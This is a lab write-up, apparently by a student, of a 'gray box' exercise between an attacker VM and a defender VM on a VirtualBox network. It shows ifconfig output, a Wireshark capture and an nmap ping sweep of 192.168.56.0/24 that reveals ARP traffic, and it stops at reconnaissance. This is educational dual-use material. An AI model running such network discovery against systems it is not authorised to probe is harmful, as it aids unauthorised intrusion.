

Project name: **Gray Box Examples**

Date Completed: **August 27, 2023**

Created: **Jason Patrick Salerno**


Purpose: **Creating my own example of a gray box**

**Description:** Your supervisor or employer asked you if you can find the linux machine he wants and simply copy a file from it, but the only information he/she gives you is a account name and password, but he does not specify what or which ip address is the one you should access.

## Part 1:

1. I run the command **ifconfig** to check and see our ip address, so the ip address of our **Attacker Machine** is **192.168.56.5**.

### Attacker Machine:




```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
bisayanichoy@R1: ~
File Actions Edit View Help
(bisayanichoy@R1)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.5 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe68:c7c6 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:68:c7:c6 txqueuelen 1000 (Ethernet)
    RX packets 190053 bytes 279718111 (266.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18772 bytes 1158844 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 304 bytes 23232 (22.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 304 bytes 23232 (22.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(bisayanichoy@R1)-[~]
$
```

2. So, I do the same thing for our **Defender Machine**, I run the command **ifconfig** to see our ip address, and our ip address is **192.168.56.2**.

### Defender Machine:



The screenshot shows a Kali Linux terminal window titled "KaliLinux (DEFENDER Machine) [Running] - Oracle VM VirtualBox". The terminal displays the output of the `ifconfig` command. The output shows two network interfaces: `eth0` and `lo`. `eth0` is an Ethernet interface with IP address `192.168.56.2` and netmask `255.255.255.0`. `lo` is a loopback interface with IP address `127.0.0.1` and netmask `255.0.0.0`. The terminal also shows statistics for RX and TX packets and bytes for both interfaces.


```
(linuxuser@Linux)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.56.2  netmask 255.255.255.0  broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe87:1fb6  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:87:1f:b6  txqueuelen 1000  (Ethernet)
    RX packets 5190329  bytes 2847937389 (2.6 GiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 148469  bytes 14671309 (13.9 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 30664  bytes 2454712 (2.3 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 30664  bytes 2454712 (2.3 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(linuxuser@Linux)-[~]
$
```

3. For my next step I opened **Wireshark** to capture network traffic on the internal network.

### Defender Machine:




```
KaliLinux (DEFENDER Machine) [Running] - Oracle VM VirtualBox
File Machine View Devices Help
1 2 3 4
linuxuser@Linux: ~
File Actions Edit View Help
(linuxuser@Linux)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.2 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe87:1fb6 prefixlen 64 scopeid 0<link>
    ether 08:00:27:87:1f:b6 txqueuelen 1000 (Ethernet)
    RX packets 5190329 bytes 2847937389 (2.6 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 148469 bytes 14671309 (13.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 30664 bytes 2454712 (2.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30664 bytes 2454712 (2.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(linuxuser@Linux)-[~]
$ wireshark
```


- Next, I click on **any** so we can capture packets from **any** interface, then it will start capturing packets in our internal network.

### Defender Machine:




5. So, we are gonna scan our network using the tool called: **nmap**, nmap is a network mapper that can discover endpoints on a network, services and check for open ports. Since we know on what network we are on, by running the **ifconfig** command it gave us a bit of information such as what network we are on and my own ip address, so the next step is to discover if there are any other endpoints on the network, by running the command: **sudo nmap -sn 192.168.56.0/24** using that address range we can find if there are other devices on the network.

#### Attacker Machine:



6. After the command has been executed, we can now see the results, it seems there are 3 endpoints that are up, the ip address: **192.168.56.5** is my own ip address (**Attacker Machine**). So, there are 2 other machines on the internal network, I will only want more information on the ip address: **192.168.56.2**.

### Attacker Machine:



The screenshot shows a Kali Linux virtual machine window titled "NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox". The terminal window displays the command `sudo nmap -sn 192.168.56.0/24` and its output. The output indicates that three hosts are up: 192.168.56.1, 192.168.56.2, and 192.168.56.5. The scan was completed in 2.14 seconds. A large "KALI LINUX" watermark is visible in the background of the terminal.

```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
bisayanichoy@R1: ~
File Actions Edit View Help
(bisayanichoy@R1)-[~]
$ sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-14 07:55 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00064s latency).
MAC Address: 08:00:27:BD:4D:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.2
Host is up (0.0015s latency).
MAC Address: 08:00:27:87:1F:B6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.5
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.14 seconds
(bisayanichoy@R1)-[~]
$
```

- Back to our defender machine we can see that our attacker machine generates a lot of ARP Traffic, and in the highlighted section below we can also see that **192.168.56.2 is at 08:00:27:87:1f:b6** which is its MAC address.

### Defender Machine:

The screenshot shows a Kali Linux (DEFENDER Machine) running in Oracle VM VirtualBox. The Wireshark network protocol analyzer is open, capturing traffic. The main packet list shows a series of ARP requests from 'PcsCompu\_68:c7:c6' to various IP addresses in the 192.168.56.0/24 range. The last entry is highlighted in blue, showing an ARP request from 'PcsCompu\_87:1f:b6' to '192.168.56.2'.

Source	Destination	Protocol	Length	Info
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.166? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.168? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.169? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.172? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.173? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.188? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.189? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.210? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.211? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.215? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.216? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.217? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.218? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.255? Tell 192.168.56.5
PcsCompu_68:c7:c6		ARP	62	Who has 192.168.56.2? Tell 192.168.56.5
PcsCompu_87:1f:b6		ARP	44	192.168.56.2 is at 08:00:27:87:1f:b6

